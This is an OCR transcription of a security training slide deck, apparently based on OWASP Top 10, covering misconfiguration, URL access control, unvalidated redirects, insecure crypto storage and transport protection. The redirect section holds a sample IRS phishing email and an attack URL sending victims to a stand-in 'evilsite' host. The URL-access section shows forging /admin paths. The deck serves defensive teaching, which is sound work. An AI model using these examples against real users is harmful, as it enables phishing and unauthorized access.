
CM must extend to all parts of the application

- All credentials should change in production

Typical Impact

- Install backdoor through missing network or server patch
- XSS flaw exploits due to missing application framework patches
- Unauthorized access to default accounts, application functionality or data, or unused but accessible functionality due to poor server configuration

Security Misconfiguration



Avoiding Security Misconfiguration

- Verify your system's configuration management
  - Secure configuration "hardening" guideline
    - Automation is REALLY USEFUL here
  - Must cover entire platform and application
  - Keep up with patches for ALL components
    - This includes software libraries, not just OS and Server applications
  - Analyze security effects of changes

- Can you "dump" the application configuration
  - Build reporting into your process
  - If you can't verify it, it isn't secure

- Verify the implementation
  - Scanning finds generic configuration and missing patch problems

A7 – Failure to Restrict URL Access

How do you protect access to URLs (pages)?

- This is part of enforcing proper "authorization", along with A4 – Insecure Direct Object References


A common mistake …

- Displaying only authorized links and menu choices
- This is called presentation layer access control, and doesn't work
- Attacker simply forges direct access to 'unauthorized' pages

Typical Impact

- Attackers invoke functions and services they're not authorized for
- Access other user's accounts and data
- Perform privileged actions

Failure to Restrict URL



- Attacker notices the URL indicates his role

  /user/getAccounts

- He modifies it to another directory (role)

  /admin/getAccounts, or

  /manager/getAccounts

- Attacker views more accounts than just their own

Avoiding URL Access Control Flaws

- For each URL, a site needs to do 3 things
  - Restrict access to authenticated users (if not public)
  - Enforce any user or role based permissions (if private)
  - Completely disallow requests to unauthorized page types (e.g., config files, log files, source files, etc.)
- Verify your architecture
  - Use a simple, positive model at every layer
  - Be sure you actually have a mechanism at every layer
- Verify the implementation
  - Verify that each URL in your application is protected by either
    - An external filter, like Java EE web.xml or a commercial product
    - Or internal checks in YOUR code – Use ESAPI's isAuthorizedForURL() method
  - Verify the server configuration disallows requests to unauthorized file types
  - Use WebScarab or your browser to forge unauthorized requests

A8 – Unvalidated Redirects and Forwards

Web application redirects are very common

- And frequently include user supplied parameters in the destination URL
- If they aren't validated, attacker can send victim to a site of their choice

Forwards (aka Transfer in .NET) are common too

- They internally send the request to a new page in the same application
- Sometimes parameters define the target page
- If not validated, attacker may be able to use unvalidated forward to bypass authentication or authorization checks

Typical Impact


- Redirect victim to phishing or malware site
- Attacker's request is forwarded past security checks, allowing unauthorized function or data access

Unvalidated Redirect

1 Attacker sends attack to victim via email or webpage


From: Internal Revenue Service
Subject: Your Unclaimed Tax Refund
Our records show you have an unclaimed federal tax refund.
Please click here to initiate your claim

2 Victim clicks link containing unvalidated parameter



Request sent to vulnerable site, including attacker's destination site as parameter. Redirect sends victim to attacker site

3 Application redirects victim to attacker's site



4 Evil site installs malware on victim, or phish's for private information

http://www.irs.gov/taxrefund/claim.jsp?year=2006& … &dest=www.evilsite.com

Avoiding Unvalidated Redirects and Forwards

- There are a number of options
  1. Avoid using redirects and forwards as much as you can
  2. If used, don't involve user parameters in defining the target URL
  3. If you 'must' involve user parameters, then either
     a) Validate each parameter to ensure its valid and authorized for the current user, or
     b) (preferred) – Use server side mapping to translate choice provided to user with actual target page
  - Defense in depth: For redirects, validate the target URL after it is calculated to make sure it goes to an authorized external site
  - ESAPI can do this for you!!
    - See: SecurityWrapperResponse.sendRedirect(URL)
    - http://owasp-esapi-java.googlecode.com/svn/trunk_doc/org/owasp/esapi/filters/SecurityWrapperResponse.html#sendRedirect(java.lang.String)

A9 – Insecure Cryptographic Storage

Storing sensitive data insecurely


- Failure to identify all sensitive data
- Failure to identify all the places that this sensitive data gets stored
  - Databases, files, directories, log files, backups, etc.
- Failure to properly protect this data in every location

Typical Impact

- Attackers access or modify confidential or private information
  - e.g, credit cards, health care records, financial data (yours or your customers)
- Attackers extract secrets to use in additional attacks
- Company embarrassment, customer dissatisfaction, and loss of trust

Insecure Cryptographic Storage

1 Victim enters credit card number in form



2 Error handler logs CC details because merchant gateway is unavailable

3 Logs are accessible to all members of IT staff for debugging purposes

4 Malicious insider steals 4 million credit card numbers

Avoiding Insecure Cryptographic Storage

- Verify your architecture
  - Identify all sensitive data
  - Identify all the places that data is stored
  - Ensure threat model accounts for possible attacks
- Protect with appropriate mechanisms
  - File encryption, database encryption, data element encryption
- Use the mechanisms correctly
  - Use standard strong algorithms
  - Generate, distribute, and protect keys properly
  - Be prepared for key change
- Verify the implementation
  - A standard strong algorithm is used, and it's the proper algorithm for this situation
  - All keys, certificates, and passwords are properly stored and protected
  - Safe key distribution and an effective plan for key change are in place
  - Analyze encryption code for common flaws

A10 – Insufficient Transport Layer

Transmitting sensitive data insecurely

- Failure to identify all sensitive data
- Failure to identify all the places that this sensitive data is sent
  - On the web, to backend databases, to business partners, internal communications
- Failure to properly protect this data in every location

Typical Impact

- Attackers access or modify confidential or private information
  - e.g, credit cards, health care records, financial data (yours or your customers)
- Attackers extract secrets to use in additional attacks
- Company embarrassment, customer dissatisfaction, and loss of trust
- Expense of cleaning up the incident
- Business gets sued and/or fined

Insufficient Transport Layer Protection

External Victim

Custom Code

Backend Systems

Business Partners

Employees

External Attacker

1

External attacker steals credentials and data off network

Internal Attacker

2

Internal attacker steals credentials and data from internal network

A10 – Avoiding Insufficient Transport Layer Protection

- Protect with appropriate mechanisms
  - Use TLS on all connections with sensitive data
  - Individually encrypt messages before transmission
    - E.g., XML-Encryption
  - Sign messages before transmission
    - E.g., XML-Signature

- Use the mechanisms correctly
  - Use standard strong algorithms (disable old SSL algorithms)
  - Manage keys/certificates properly
  - Verify SSL certificates before using them
  - Use proven mechanisms when sufficient
    - E.g., SSL vs. XML-Encryption
- See: http://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet for more details

問題與討論

Thank you!

Michael_Shiah@ringline.com.tw

02-26512340#699